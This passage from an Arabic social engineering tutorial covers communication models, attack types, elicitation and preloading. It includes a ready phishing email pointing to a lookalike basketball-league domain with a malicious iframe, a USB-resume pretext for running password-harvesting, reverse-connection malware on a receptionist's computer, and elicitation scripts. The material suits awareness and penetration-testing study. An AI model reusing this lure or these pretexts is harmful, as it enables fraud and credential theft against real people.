الرسالة (Message): إذا كان الهدف هو في الغالب ذكر من العمر 25 عاما 40 عاما، مع اهتمام قليل بكرة القدم أو كرة السلة، الأهداف الخاصة بك قد تنقر على وصلة عن الرياضة، النساء، أو حدث رياضي. حيث وضع محتوى البريد الإلكتروني أمر ضروري، ولكن أيضا النحو والإملاء، وعلامات الترقيم مهمة جدا. حيث أن واحدا من أكبر التحذيرات من رسائل التصيد الاحتيالي (**phishing email**) في الماضي هو الضعف الإملائي.

القناة (Channel): الجواب على هذا العنصر أمر سهل، لأنك تعرف مسبقا أنها ستكون رسالة بريد إلكتروني.

المصدر (Source): مرة أخرى، هذا العنصر هو عدم التفكير، لأن، المهندس الاجتماعي، هو المصدر. حيث يعتمد على مستوى المهارات الخاصة بك كمهندس اجتماعي.

بعض السيناريوهات/الأمثلة على نماذج الاتصالات

السيناريو الأول: باستخدام رسائل التصيد الاحتيالي (phishing email)

الهدف هم 45 من الذكور تتراوح أعمارهم بين سن 25-45. 24 شخص من هؤلاء 45 مهتمين بدوري كرة السلة 45. حيث أنهم جميعا يتصفحون الموقع (**www.myfantasybasketballleague.com**) لتسجيل اللقطات الخاصة بهم. يتم التحقق من ذلك من خلال المشاركات في المنتديات.

الهدف هو حملهم إلى موقع متاح وتملكه، مثلا **www.myfantasybasketballeague.com**، وهو ذات اختلاف إملائي طفيف عن العنوان الذي يعتادون تصفحه. هذا الموقع هو نسخه من الموقع الأصلي الذين يقومون بزيارته عادة مع واحد من التغيير وهو لديه **IFRAME** المضمنة. وسوف يكون هناك زر الدخول في وسط الصفحة والتي عند النقر عليه، سوف يقوم بالعودة إلى الموقع الحقيقي. التأخير في التحميل والنقر سوف يعطى بعض الوقت الذي تحتاجه لاختراق أنظمتهم.

كيف يمكنك كتابة البريد الإلكتروني؟ فيما يلي عينه لما كتبت:

Hello,
We have some exciting news at My Fantasy Basket Ball League. We have added some additional features that will allow you more control over your picks as well as some special features. We are working hard on offering this to all of our members but some additional service fees may apply.
We are excited to say that the first 100 people to log in will get this new service for free. Click this link to be taken to the special page, click the gray LOGIN button on the page, and log in to have these features added to your account. www.myfantasybasketballeague.com
Thanks,
The MFBB Team

مرحبا،
لدينا بعض الأخبار المثيرة في دوري كرة السلة. واضاف لدينا بعض الميزات الإضافية التي من شأنها أن تسمح لك بالمزيد من السيطرة على اللقطات الخاصة بك وكذلك بعض الميزات الخاصة. نحن نعمل جاهدين على تقديم هذا لجميع أعضائنا ولكن قد تتطبق بعض رسوم الخدمات الإضافية.
نحن متحمسون لأقول إن أول 100 شخص سوف يدخلون سوف يحصلوا على هذه الخدمة الجديدة مجانا. انقر فوق هذا الرابط ليتم نقلك إلى الصفحة الخاصة، انقر فوق الزر تسجيل الدخول على الصفحة، والدخول لهذه الميزات المضافة لحسابك .
www.myfantasybasketballeague.com
شكرا،
فريقMFBB

أن هذا البريد الإلكتروني معظمه على الارجح سوف ينظر فيه ما لا يقل عن ال 24 الذين هم بالفعل مهتمين بدوري كرة السلة بما يكفي للنقر على الرابط والتحقق من الموقع محاولة لتجريب هذه الميزات الجديدة مجانا.

تحليل هذا البريد الإلكتروني. الأول، فإنه يحتوي على العرض الذي من شأنه جذب الأعضاء الحاضرين. كثير منهم يدركون أن العرض يقتصر فقط على أول 100، لذلك فإنهم سوف ينقرون على الرابط بمجرد الحصول على البريد الإلكتروني، والذي هم من المحتمل ان يكونوا في العمل. الموقع الذي يدفعهم اليه البريد الإلكتروني لديه اكواد خبيثة وعلى الرغم من أن الأغلبية سوف تقع ضحية، فان جميع احتياجات المهندس الاجتماعي هو ضحية واحدة.

نلاحظ أيضا أن البريد الإلكتروني يحتوي على قواعد جيدة والهجاء، والدافع بما فيه الكفاية للنقر بسرعة. بل هو البريد الإلكتروني جيد قائم على نموذج الاتصال.

السيناريو الثاني: باستخدام USB

هذا السيناريو في الواقع هو أكثر صعوبة عند القيام به لأنه شخصي معتمد على التفاعل المباشر. فقط ما سوف تفعله هو تزوير هويتك شخصيا. في هذا السيناريو تذكر أنه يجب تذكر كل التفاصيل في الذاكرة لأنه لا يمكن استخدامه مرة أخرى على نفس الشخص. من المهم أيضا أن نتذكر أن في كثير من الأحيان لدينا فرصة واحدة فقط لخلق الانطباع. إذا قمنا بعمل سيئ، فإنه يمكن أن يدمر السيناريو بالكامل.

ملاحظات (Feedback): الهدف مع هذا السيناريو هو الحصول على مكتب الاستقبال الأمامي لقبول محرك **USB** الخاص بك والذي يحتوي على برنامج ضار. هذا البرنامج سوف يقوم بتحميل وكشط النظام لجمع ما بها من معلومات، مثل أسماء المستخدمين وكلمات السر وحسابات البريد الإلكتروني، وملفات **SAM** التي تحتوي على جميع كلمات السر على النظام، وأكثر من ذلك، نسخ كل شيء إلى مجلد على محرك الأقراص .كما أنها تخلق اتصال العكسي من الجهاز الخاص بمكتب الاستقبال الى الخوادم الخاصة بك، مما يتيح لك الوصول إلى هذه الالة ونأمل الشبكة. وذلك باستخدام الإطار **Metasploit** أو **Social Engineering Toolkit**.

المستقبل (receiver): وجود هدف واحد صحيح يمك ان تكون خادعة لأنه إذا حدث وكان هدفك غير مهيأة لفكرتك، فان الخطة الخاص بك سوف تكون كأنها رصاصة واحدة. يجب أن تكون ودية، ومقنعة. يجب أن يتم ذلك بسرعة، أيضا، لأن مع الكثير من الوقت سيسمح بوجود بعض الشكوك ولكن إذا قمت بنقل سريع جدا يمكن أن يسبب الشك والخوف، مما أسفر عن مقتل فرصك. يجب أن تحقق التوازن.

الرسالة (Message): ولأنك سوف تقوم بإيصال الرسالة شخصيا/يدويا، لذلك يجب أن تكون واضحة ومختصرة. القصة الأساسية هي شاهدت إعلان في ورقة تطلب مسؤول قاعدة البيانات فقمت بالاتصال والتحدث الى **HR person**. فأخبرك إنه حجز اليوم ولكن يجب أن يرسل السيرة الذاتية أولا للمراجعة ثم المقابلة في نهاية الأسبوع. فإنك سوف تخبره بقصة مقنعة تدل على فقدان السيرة الذاتية وليكن مثلا انه اثناء قيادتك، ركض قط امامك، مما تسبب في استخدام الفرامل على عجله فتسبب في جعل المشروب الغازي يخرج من الحامل وأدى الى انه تسرب في حقيبتك، وتدمير السير الذاتية الخاصة بك وغيرها من الاشياء. فتتساءل عما إذا كانت هناك طابعه لطبع نسخة جديدة من السيرة الذاتية من محرك الأقراص **USB** الخاص بك.

القناة (Channel): أنت تسير في الشخص الذي يستخدم اللافظ، الوجه، ولغة الجسد للاتصال.

المصدر (Source): مرة أخرى، هذا هو أنت كمهندس اجتماعي.

يمكن إعداد بعض المجلدات مع بعض الأوراق الملطخة بالمشروب الغازي وذلك للمساعدة في بيع القصة. تحدث بأدب وعدم استخدام اللغة البذيئة يساعد المقابل بان يشعر بانك تروق له، وربما حتى بعض الشفقة. يجب أن يحتوي **USB** على ملف يسمى **myresume.doc** أو **myresume.pdf** وذلك للطباعة. ملفات **PDF** هو الشكل الأكثر شيوعا حيث أن معظم الشركات تستخدم نسخة قديمة من برنامج أدوبي ريدر التي هي عرضة لكثير من الثغرات المختلفة. تأكد من أن السيرة الذاتية هي في شكل يسمح لمعظم الناس بفتحه، وليس غريبا.

قوة نموذج الاتصالات (The Power Of Communication Models)

نموذج الاتصال هي أداة قوية ويجب أن يكون من بين المهارات لدى كل مهندس اجتماعي. في كل من السيناريوهات السابقة، عدم وجود خطة جيدة يؤدى الى فشل نموذج الاتصال. هناك طريقة جيدة لممارسة نموذج الاتصال هو كتابة نموذج لمعالجة الأشخاص الذين تعرفهم جيدا الزوج، الزوجة، الأم، الطفل، المدرب، أو صديق لتفعل ما تريد، لاتخاذ بعض الإجراءات التي تريدها.

تحديد هدف، لا شيء ضار، مثل الحصول على شخص ما ليوافق على عطلة في بقعه مختلفة أو للذهاب إلى مطعم تحبه ويكره شريك حياتك، أو أن تسمح لك لقضاء بعض المال على شيء كنت عادة لا تطلبه. كل ما هو لك الخروج مع، الكتابة خارج مكونات الاتصالات الخمسة ومن ثم نرى جيدا كيف يذهب الاتصال عندما يكون لديك خطة مكتوبة. سوف تجد أن أهدافك واضحة المعالم، يمكنك اختبار أفضل طرق التواصل الهندسة الاجتماعية الخاصة بك، وتكون قادرا على تحقيق أهدافك بسهولة أكبر. قائمة النقاط الخمس التالية ملء واحدا تلو الآخر، وربط النقاط مع بعضها.

- المصدر (Source)
- الرسالة (Message)
- القناة (Channel)
- المستقبل (receiver)
- ملاحظاتك (Feedback)

نموذج الاتصالات يعطي معلومات قيمة جدا وبدون ذلك، فإن معظم الاتصالات لا تكون ناجحة للمهندس الاجتماعي. كما ذكر سابقا، فان جمع المعلومات هي جوهر كل مهندس اجتماعي، ولكن إذا أصبحت بارعا في جمع المعلومات وكنت قادرا على جمع كميات مذهلة من البيانات ولكن لا تعرف كيفية استخدامه، فيعتبر مضيعه للوقت. تعلم لتصبح على درجة الماجستير في جمع المعلومات ومن ثم ضع ذلك في ممارسة العمل مع نماذج الاتصالات. هذا هو مجرد البداية، ولكن يمكن تغيير الطريقة التي تعامل بها مع الناس على حد سواء كمهندس اجتماعي في السياقات اليومية.

أحد الجوانب الرئيسية لتعلم كيفية التواصل، وكيفية التعامل معها، وكيف يكون مهندس اجتماعي هو تعلم كيفية استخدام الأسئلة.

أنواع الهندسة الاجتماعية (Types Of Social Engineering)

في هجوم الهندسة الاجتماعية، يستخدم المهاجم المهارات الاجتماعية للتحايل على الضحية بغرض كشف معلومات شخصية مثل أرقام بطاقات الائتمان وأرقام الحسابات المصرفية وأرقام الهاتف، أو معلومات سرية عن منظمتهم أو نظام الكمبيوتر، وذلك باستخدامهم إما لإطلاق الهجوم أو الاحتيال. يمكن تقسيم الهندسة الاجتماعية على نطاق واسع إلى ثلاثة أنواع: استنادا الا الانسان، استنادا الى الحاسوب، استنادا الى **mobile**.

هجمات الهندسة الاجتماعية المستندة إلى الإنسان (Human-Based Social Engineering)

الهندسة الاجتماعية القائمة على الإنسان تنطوي على التفاعل مع الإنسان بطريقة أو بأخرى. من خلال التفاعل مع الضحية، المهاجم يجمع المعلومات المطلوبة عن المنظمة. على سبيل المثال، عن طريق انتحال شخصية **IT** للدعم الفني، يمكن للمهاجم الحصول على الوصول بسهوله إلى غرفة الخادم. وفيما يلي الطرق التي يمكن أن تؤدي هجوم الهندسة الاجتماعية القائمة على الإنسان:

- التظاهر بأنه المستخدم النهائي المشروع.
- التظاهر بانه مستخدم هام.
- متنكرين في زي الدعم الفني.

هجمات الهندسة الاجتماعية القائمة على الحاسوب

الهندسة الاجتماعية المستندة الى الحاسوب تعتمد على أجهزة الكمبيوتر وأنظمة الإنترنت لتنفيذ الإجراء المستهدف. وفيما يلي الطرق التي يمكن أن يؤدي المهاجم الهندسة الاجتماعية المعتمدة على الكمبيوتر:

- التصيد (**Phishing**).
- البريد الوهمي.
- هجمات النافذة المنبثقة (**Pop-up window attacks**)

هجمات الهندسة الاجتماعية المستندة على الهاتف الجوال

الهندسة الاجتماعية المستندة إلى الهاتف الجوال تتم عن طريق المساعدة من تطبيقات الجوال. المهاجمين يقومون بإنشاء تطبيقات خبيثة مع ميزات جذابة وأسماء مشابهة لتلك التطبيقات شعبية، ونشرها في المتاجر الكبرى للتطبيق. عندما يقوم المستخدم بتحميل هذه التطبيقات، فانه يتم مهاجمته من قبل البرمجيات الخبيثة. وفيما يلي الطرق التي يمكن أن تؤدي هجوم الهندسة الاجتماعية القائمة على المحمول:

- نشر التطبيقات الخبيثة.
- إعادة تحزيم التطبيقات الشرعية.
- تطبيقات الأمن الوهمية.
- باستخدام رسائل **SMS**.

Human-Based Social Engineering: Elicitation

"الفن الاعلى في الحرب هو اخضاع العدو دون قتال"

كتاب فن الحروب للعبقري والفيلسوف العسكري الصيني سون تزو

أن تكون قادر على رسم الناس بفعالية هي المهارة التي يمكنها أن تصنع او تُفشل المهندس الاجتماعي. عندما يراك الناس ويتحدثون اليك فانه يجب أن يشعروا بالراحة ويريدون فتح العديد من المواضيع. هل قابلت شخص ما وشعرت، "أنك تحب هذا الشخص"؟ لماذا؟ ما الذي فعله ليجعلك تشعر بهذه الطريقة؟ اكانت ابتسامته؟ الطريقة التي ينظر إليك بها؟ الطريقة التي يعاملك بها؟ لغة جسده؟

ربما حتى انه يبدو "في تناغم" مع الأفكار والرغبات الخاصة بك. الطريقة التي نظر إليك بها ومن غير إصدار أحكام وعلى الفور شعرت بالراحة معه.

الآن تخيل أنه يمكن الاستفادة من ذلك وتصبح متقن لتلك القدرة. لا تتغاضى عن هذا الجزء "كيفية بناء العلاقة" باعتباره بسيط. هذا الفصل هو حول **Elicitation**، وهي تقنية قوية يستخدمها الجواسيس، الرجال المخادعون، المهندس الاجتماعي، كذلك الأطباء والمعالجين، ومنفذي القانون، وإذا كنت تريد أن تكون محمي أو أن تكون أستاذا في الهندسة الاجتماعية فأنت بحاجة لإتقان هذه المهارة. عندما تستخدم على نحو فعال، فان **Elicitation** يمكنه استنباط نتائج مذهلة.

ما هو **Elicitation**؟

Elicitation تعني جلب أو استخلاص، أو الوصول إلى استنتاج (الحقيقة، على سبيل المثال) من خلال المنطق. بدلا من ذلك، يتم تعريفها على أنه التحفيز الذي يقوم باستدعاء فئة معينة من السلوكيات.

فكر جيدا فيما يعنى هذا. حيث انه عندما تكون قادرا على استخدام الـ **Elicitation** فعليا فأنه يمكنك صياغة الأسئلة التي توجه الى الناس لتوجيههم وتحفيزهم لاتخاذ مسار السلوك الذي تريده. كمهندس اجتماعي، ماذا يعني هذا؟ كونك تستخدم الـ **Elicitation** بفاعلية فهذا يعني أنه يمكنك صياغة الكلمات والأسئلة بطريقة ما تعزز من مستوى المهارات الخاصة بك إلى مستوى جديد كليا. من وجهة نظر جمع المعلومات، فان الـ **Elicitation** الخبير يمكنه ترجمة الردود على كل طلب تنتظره من الهدف (او بمعنى اخر معرفة الإجابة من قبل الهدف من قبل ان يعطيك الإجابة).

أود أخذ هذه المناقشة خطوة الى الامام لأن العديد من الحكومات تقوم بتوعية وتحذير موظفيها ضد **Elicitation** لأنه تستخدم من قبل الجواسيس في جميع أنحاء الأرض.

في مواد التدريب، وكالة الأمن القومي الخاصة بحكومة الولايات المتحدة تقوم بتعريف الـ **Elicitation** بأنه "الاستخراج الخفي للمعلومات أثناء القيام بمحادثة تبدو عادية وبريئة". حيث ان هذه المحادثة يمكنها أن تحدث في أي مكان يكون فيه الهدف "المطعم، صالة الألعاب الرياضية، صالة الرعاية وفي أي مكان". **Elicitation** يعمل بشكل جيد لأنها قليل المخاطر وغالبا يصعب اكتشافها. حيث في معظم الوقت، الهدف لا يعرف في أي وقت مضى جاء تسريب المعلومات منها. حتى لو كان هناك اشتباه وجود أن هناك بعض النوايا الخاطئة. وتم تعريفه أيضا من قبل مكتب التحقيقات الفدرالي على أنه الاستخدام الاستراتيجي للمحادثة لاستخراج المعلومات من الناس دون منحهم الشعور بانه يجري استجوابهم.

الـ **Elicitation** يعمل بشكل جيد جدا لعدة أسباب:

- معظم الناس لديهم الرغبة في أن يكونوا مهذبين ولطفاء، وخصوصا عند مقابلة الغرباء.
- المهنيين يريدون أن يظهروا على علم جيد وأذكياء.
- إذا تم الإشادة به، فان سوف يتحدث في كثير من الأحيان أكثر وينتج عن هذا الكشف عن أكثر من ذلك.
- معظم الناس لا تكذب من أجل الكذب.
- معظم الناس تستجيب للأشخاص الذي يظهر القلق عليهم.

هذه العوامل الأساسية حول معظم البشر هي السبب في أن الـ **Elicitation** يعمل بشكل جيد جدا. الحصول على الأشخاص الذين يتحدثون عن إنجازاتهم سهل جدا. الـ **Elicitation** مشابه ومرتبط بعملية جمع المعلومات. يقدم هذا الجزء طريقة لجمع المعلومات أسهل بكثير من استخدام **solid pretext** (سوف تناقش لاحقا) ومهارات الـ **Elicitation** الجيدة. مهارات الـ **Elicitation** هي جعل الأسئلة تتدفق بسلاسة وجعل الهدف يشعر بالراحة للإجابة على الأسئلة.

المحادثة البسيطة والخفيفة، هو كل ما يلزم للحصول على بعض من أفضل المعلومات من كثير من الناس. كما نوقشا حتى الآن، فان تحديد الاهداف بوضوح لتحقيق أقصى قدر من النتائج أمر حيوي. لا يستخدم الـ **Elicitation** لمجرد جمع المعلومات، ولكنه يمكن أن يستخدم

أيضا لترسيخ ذريعة خاصه بك، والحصول على المعلومات. كل هذا يعتمد على نموذج الـ **Elicitation** واضحة المعالم والمدروسة.

أهداف الـ Elicitation

مراجعة تعريف الـ **Elicitation** يمكنه أن يعطيك طريقا واضحا ما هي أهدافك. المهندس الاجتماعي يريد من الهدف اتخاذ إجراء ما، سواء كان هذا الاجراء بسيط مثل **الإجابة على سؤال** أو كبير مثل **السماح بالوصول إلى منطقة محظورة معينة**. لجعل الهدف يمتثل لك، فإن المهندس الاجتماعي يطرح **سلسلة من الأسئلة أو إجراء محادثة** والتي من شأنها **تحفيز الهدف** لهذا المسار.
المعلومات هي المفتاح. المزيد من المعلومات التي يمكن جمعها، يؤدى الى نجاح أكثر للهجوم. وذلك لأن الـ **Elicitation** لا يعتبر تهديد وناجح جدا. قم بحساب عدد المرات لديك في الأسبوع والتي قمت فيها بمحادثات مع شخص لا تعرفه في المتجر، المقهى، أو في مكان آخر. إن المنهجية الكاملة لعقد محادثات تكون غارقه في الـ **Elicitation** ويستخدمه بطريقة غير خبيثة يوميا. وهذا هو السبب في كونه فعال جدا. في الحلقة الاولى من حلقات المسلسل التلفزيوني البريطاني الشهير ***The Real Hustle***، حيث يظهر سهولة العديد من هجمات الهندسة الاجتماعية. في هذه الحلقة الهدف هو توجيه الشخص الهدف في لعبة الحظ التي تم تزويرها. للقيام بذلك قام الشخص الشريك بلعب دور شخص غريب تماما يلعب دورا ويظهر اهتمامه ويقوم بمخاطبة المهاجم. وتوجه هذه المحادثة الى الأشخاص (الهدف) المحيطين بهم، الأمر الذي جعلها استجابة الـ **electing** من الهدف سهلا للغاية. هذا هو أسلوب واحد والذي يعمل بشكل جيد.
أي من الطرق المستخدمة، فإن الهدف هو الحصول على المعلومات ثم استخدام هذه المعلومات لتحفيز الهدف إلى المسار الذي يريده المهندس الاجتماعي. فهم هذه الحقيقة هو المهم. في وقت لاحق سوف نغطي التستر (**pretexting**) وتكتيكات التلاعب الأخرى، ولكننا لا نريد أن نخلط هذا مع الـ **Elicitation**. بالتأكيد، قد تكون مرتبطة ارتباطا وثيقا بالتستر (**pretexting**) الخاص بك، لغة الجسد، وإشارات العين، ولكن كل هذه تتضاءل بالمقارنة مع قدرتك على إشراك الناس في المحادثة.

بعض من أفكار الخبراء لإتقان فن المحادثة والتي تتمثل في ثلاث خطوات رئيسية:

1. كن طبيعيا (Be natural) لا شيء يمكنه أن يقتل المحادثة أسرع مما تكون فيه غير مرتاح أو غير طبيعي في المحادثة. لرؤية هذا في نفسك فلتجرب هذا الاختبار. قم بإجراء محادثة مع شخص ما عن شيء تعرف الكثير عنه. إذا كان يمكنك تسجيل تلك المحادثة بطريقة أو بأخرى أو استخدام شخص آخر يسجل ملاحظات عليك، كيف تقف، الوضع الخاص بك، الطريقة التي تسرد فيها المعلومات. جميع هذه الأشياء تزرع فيك الثقة وتجعلك طبيعيا. ثم قم بإجراء محادثه مع شخص ما عن شيء لا تعرف عنه شيئا وقم بنفس التسجيل أو استخدام صديق لملاحظتك. انظر كيف تتغير كل تلك الجوانب الغير لفظية (وضعك – كيف تقف وغيرها) بالنسبة لك عند محاولة حقن فكره ما في محادثة لا تعرف عنها شيئا. هذا التمرين يظهر لك الفرق في أن تكون طبيعيا وغير طبيعيا. فإن الشخص الذي تجرى معه المحادثة سوف يكون قادرا على رؤية ذلك بسهولة، والتي سوف تقتل كل فرص نجاح الـ **Elicitation**. كيف تبدوا طبيعيا في المحادثات؟ وهكذا وصلنا إلي الخطوة 2.

2. ثقف/علم نفسك (Educate yourself) يجب أن يكون لديك المعرفة على ما سوف يكون عليه الحديث مع هدفك.
أنه من الضروري ان لا تتظاهر أكثر مما تعتقد. لتوضيح ذلك فانظر الى المثال التالي. إذا أردت الحصول على التركيب الكيميائي لمنتج سري، والهدف الخاص بك هو واحدة من الكيميائيين المشاركين في صنع المنتج، ثم قررت بدء الحديث كيميائيا، لا تلعب دور كيميائي على درجه عالية من العلم كالعالم (إلا إذا كنت). حيث انه من الممكن أن يرمي شيء يظهر جهلك والذي من الممكن ان ينزع الغطاء الخاص بك، وكذلك الـ **Elicitation**.
قد يكون هناك نهج أكثر واقعية وهو أن تخبره بانك طالب في مركز البحوث وتدرس مثلا **XYZ**، وقيل لي بانك (الهدف) على علم مذهل بهذا المجال. نظرا لخبرتك، أردت فقط طرح بعض الأسئلة عن الصيغة الكيميائية التي اعمل عليها ولماذا لا تبدو أنها تعمل.
هذه النقطة هي كل ما اخترت التحدث عنه ولمن معه، قم بإجراء البحوث، والممارسة، حتى تكون مستعدا. أٌملك ما يكفي من المعرفة حتى تتكلم بذكاء عن الموضوع الذي سوف يجذب انتباه الهدف.

3. لا تكن جشعا/طماعا (Don't be greedy) بطبيعة الحال، الهدف هو الحصول على المعلومات والحصول على الإجابات، وبالتالي الحصول على مفتاح المملكة. حتى الآن، لا تدع هذا أن يكون أكثر تركيزك. حيث إنك تكون هنا وحيدا (أي نفسك) مما يجعلك واضحا بسرعه والهدف سوف يفقد الاهتمام. غالبا، قم بإعطاء الشخص شيئا ما يثير شعور المعاملة بالمثل (**reciprocation**) (سوف تناقش لاحقا)، حيث انه يشعر بالالتزام ليعطيك شيئا في المقابل. استخدام هذه الطريقة في المحادثة مهم. أجعل المحادثة قائمه على الأخذ والعطاء، إلا إذا كنت تتحدث مع شخص يريد السيطرة على المحادثة. إذا أراد أن يهيمن على المحادثة، فاسمح له. ولكن إذا كنت قد حصلت على بعض الإجابات القليلة، وتشعر ان المحادثة بدأت في الخروج عن السيطرة من محادثة فلا تكن جشعا او طماعا بمحاولة الذهاب أعمق، والتي من المكن أن ترفع العلم الاحمر.

هذه الخطوات الثلاث التي تؤدى الى نجاح **Elicitation** يمكنها تغيير طريقة التحدث مع الناس اليومية، وليس فقط كمهندس اجتماعي أو مدقق حسابات الأمن، ولكن كشخص عادى. وأنا شخصيا أحب استخدام واحد أو أثنين من الخطوات الثلاثة المذكورة في الأعلى.

على سبيل المثال، أحد الجوانب الهامة لل **Elicitation** هو تعابير الوجه خلال المحادثة. النظرة الحادة (حَمْلَقَة) سواء كانت مكثفة جدا أو مسترخيه جدا قد تؤثر على طريقة رد فعل الناس على أسئلتك. إذا كانت كلماتك هادئة ولكن لغة الجسد وتعبيرات الوجه تظهر عدم الاهتمام، فإنه يمكن أن يؤثر على الحالة المزاجية للشخص، حتى لو لم يدرك ذلك.

سيزار ميلان، ويعرف أيضا باسم، **Dog Whisperer**. حيث يأخذ الكلاب التي تبدو جامحة وفي غضون دقائق يجعل الكلاب وأصحابها على حد سواء على درجة عالية من السمات الشخصية والتي سوف تحقق علاقة ناجحة جدا على حد سواء. انه اساسا يعلم الناس كيفية التواصل مع الكلب، كيف يمكنه أن يسأل ويخبر بفعل أشياء باللغة التي يفهمها. حيث أن واحدة من الأشياء التي كان يعظ بها والتي أؤمن بها تماما هي أن "الروح" أو طاقة الشخص تؤثر على "روح" أو طاقة الكلب. أو بعبارة أخرى، إذا كان الشخص الذي يقترب من الكلب متوتر وقلقان، حتى لو استخدم الكلمات في هدوء، فإن الكلب يتصرف بتوتر، وينبح أكثر.

من الواضح، أن الناس ليست مثل الكلاب ولكن أعتقد حقا أن هذه الفلسفة تنطبق. كمهندس اجتماعي يقترب من الهدف فان "روحه" أو طاقته سوف تؤثر على نظرة الشخص. وتتمثل الطاقة من خلال لغة الجسد، تعبيرات الوجه، اللباس، الاعداد الشخصي/التبرج، ومن ثم الكلمات المنطوقة لدعم ذلك. دون حتى أن يعرفوا ذلك، الناس تلتقط مثل هذه الأشياء. هل فكرت او سمعت أحدهم يقول "أن هذا الرجل يجعلني اقشعر؟" أو "أن هذا الشخص لطيف"؟

كيف تعمل؟ حيث يتم ترحيل روح الشخص أو الطاقة لديه الى "أجهزة الاستشعار"، والذي يقوم بربط تلك البيانات مع التجارب السابقة، ومن ثم يتم تشكيل الحكم. الناس يفعلون ذلك على الفور، مرات عديدة دون حتى أن يعرفوا بذلك. لذلك فان الطاقة الخاصة بك عندما تسير للقيام بـ **Elicitation** فيجب أن تتطابق مع الدور الذي أنت ذاهب لتلعبه. إذا كانت شخصيتك أو عقليتك لا تمكنك من اللعب بسهولة كمدير فلا تحاول ذلك. فاعمل مع ما لديك من إمكانيات. شخصيا، أذا كانت ليس لديك شخصية المعرفة مثل الكيميائي أو الرياضيات المتقدمة. فلا تحاول لعب هذا الدور مع الاشخاص الذين يعرف عن تلك الأشياء. مهما كانت الأساليب التي اختيرت للاستخدام، يمكنك اتخاذ بعض من هذه الخطوات لتكون لك اليد العليا. ويطلق على واحدة من هذه الخطوات **preloading**.

Preloading

عندما تقف في طابور لشراء تذكرة سينما بـ 10$، فإنك سوف ترى العديد من ملصقات الأفلام القادمة. أنت تقف في طابور لشراء الفشار والمشروبات بمبلغ 40$، سوف ترى المزيد من الملصقات، ثم اتخذت طريقك للحصول على مقعد. أخيرا، عندما يبدأ الفيلم فانه يقدم سلسلة من المقاطع عن الأفلام القادمة. أحيانا هذه الأفلام لم تنتج بعد، ولكن يأتي المذيع ويقول: "مع أطرف الأفلام..." أو الموسيقى تبدأ مع لهجة مشئومه، الضباب الكثيف يملأ الشاشة، " فإنك سوف تفكر أن هذا فلم رعب". او بمعنى اخر مثل **trailer** الخاص بالأفلام.

أيا كان الفيلم، فان المسوقين يقولون لك كيف تشعر، او بعبارة أخرى، **preloading** ما الذي يجب ان تفكر فيه عن هذا الفيلم قبل أن يبدا العرض. ثم فترة قصيرة 1-3 دقائق ليعرض لك ما الذي يتكلم عنه الفيلم ثم يظهر لك مقاطع لجذب الرغبة لديك لمشاهدة الفيلم ومناشدة الجماهير التي تريد الكوميديا، الرعب، أو قصة حب.

لا يوجد الكثير من الكتاب الذين تحدثوا عن **preloading**، ولكن هذا الموضوع خطير جدا. **Preloading** يستهدف بالأفكار أو المعلومات حول كيف تريد منهم التعامل مع بعض المعلومات. كثيرا ما يستخدم الـ **preloading** في رسائل التسويق؛ على سبيل المثال، المقاطع الدعائية عن الأفلام، إعلانات المطاعم وغيرها من المقاطع التسويقية الأخرى.

كيف يمكنك استخدام preloading؟

كما هو الحال في عالم الهندسة الاجتماعية، فعليك أن تبدأ من أخر النتائج والعمل من الوراء. ما هو هدفك؟ قد يكون لديك هدف من الـ **Elicitation** للحصول على معلومات من الهدف على مشروع يعمل عليه أو بينات سوف تكون متاحة له. أيا كان، يجب عليك تعيين الهدف أولا. تاليا عليك أن تقرر نوع الأسئلة التي تريد أن تسألها، ومن ثم تقرر ما هي نوع المعلومات التي يمكن استخدامها كـ **preload** على شخص تريد منه الإجابة عن تلك الأسئلة.

على سبيل المثال، صديق يمشي ويقول: "لدي ان اقول لكم قصة مضحكة حقا" ماذا يحدث لك؟ قد تبدأ في الابتسام قبل أن يبدأ القصة والترقب لأن تسمع شيئا مضحكا، لذا تبدو مبتسما وتنتظر الفرصة لتضحك. حيث انه مسبقة كنت متوقعا النكتة.

كيف تعمل هذه المبادئ داخل عالم الهندسة الاجتماعية؟

Preload هي مهارة في حد ذاتها. أن تكون قادرا على زرع الأفكار أو الافكار بطريقة ليست واضحة أو متعجرفة، أحيانا تحتاج مهارة أكثر من الـ **Elicitation** نفسها. في بعض الأوقات، تعتمد على حسب الهدف، **Preload** يمكن أن يكون معقد للغاية. حيث يستغرق بعض والطاقة، وقد يكون مبسط مثل معرفة أي نوع من السيارات التي يقودها أو بعض القطع الأخرى من المعلومات.

موضوع الـ **Preloading** يجعلك أكثر منطقية والبدء في تحليل كيف يمكن الاستفادة من الـ **Elicitation**. مرات عديدة يدرك المهندس الاجتماعي انه لديه مهارة الـ **Preloading** قبل أن يتحول إلى حياة الهندسة الاجتماعية. في شبابه يجد التفاعل مع الناس سهلة، ويجد في وقت لاحق انه يميل نحو العمل الذي يستخدم هذه المهارات. ربما كان هو مركز مجموعه من الأصدقاء والذين يتحدثون اليك عن مشاكلهم. الـ **Preloading** ينطوي على مشاعر الشخص والحواس، فلا يمنحهم أي سبب للشك. السؤال الذي يسأل يجب أن يتطابق مع الذريعة الخاصة بك. لجعل الـ **Preloading** يعمل عليك أن تسأل عن شيء يطابق الاعتقاد التي تريد بنائه. ممارسة الـ **Elicitation**، ومن ثم أصبحت بارعا بها فأنها تجعلك أستاذا في الهندسة الاجتماعية.

كيف تصبح Elicitor ناجح

من خلال خبرة الكاتب التحليلية استطاع ان يحدد بعض العناصر الأساسية التي تؤدى الى نجاح الـ **Elicitation** كالاتى:

- عدم الخوف عند التحدث إلى الناس وعدم التواجد في وضع والذي يعتبر "غير طبيعي".
- تقديم الاهتمام الحقيقي الى الناس، حتى لو كنت لا تعرفهم. انا اريد ان افعل واستمتع بالاستماع إلى الناس.
- تقديم المشورة أو المساعدة فقط عندما يكون لديك حل حقيقي.
- الاستماع الى الناس عند الحديث عن مشاكلهم.

هذه هي العناصر الرئيسية لنجاح الـ **Elicitation**. في الولايات المتحدة وزارة الأمن الداخلي (**DHS**) تقوم بتقديم كتيب عن الـ **Elicitation** الى وكلائها والتي يمكن الحصول عليه من خلال هذا الرابط.

http://www.social-engineer.org/wiki/archives/BlogPosts/ocso-elicitation-brochure.pdf

هذا الكتيب يحتوي على بعض المؤشرات الممتازة. في الأساس، يتم استخدام الـ **Elicitation** لأنها تعمل، ومن الصعب جدا اكتشافها، وغير مهددة.

مناشدة المظهر النفسي/غرور الشخص (Appealing to Someone's Ego)

المهاجم: "يبدو عليك إنك تملك وظيفة هامة".

الهدف: "شكرا لك، هذا لطيف منك أن تقول هذا، ولكن وظيفتي ليست بتلك الأهمية. كل ما أفعله هنا هو"

